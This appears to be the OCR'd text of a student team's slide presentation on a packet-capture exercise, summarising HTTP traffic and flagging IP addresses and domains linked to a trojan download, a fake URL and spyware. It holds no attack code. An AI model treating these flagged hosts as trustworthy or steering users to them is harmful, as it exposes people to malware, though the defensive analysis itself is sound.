







# HTTP Traffic (continued)

- The traffic we observed was mostly HTTP traffic
- The sites that the users were viewing were:
  - img.timeinc.net,
  - chromebooktrivia.com
  - pictures.fasthealth.com











# Malicious Activity

# Malware Downloads


- There was some strange HTTP traffic
- The sites being browsed were:
  - 31.7.62.214 (fakeurl.htm)
  - 205.185.125.104 (june11.dll Trojan)



# Torrent Download

- We observed Spyware being sent on HTTP traffic
- The site being browsed was:
  - a.tribalfusion.com(spyware), www.publicdomaintorrents.com(Betty Boop movie, Torrent files often times contain malware)



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Thank you from Team...

**Cyber Assaulters**

Any **Questions**???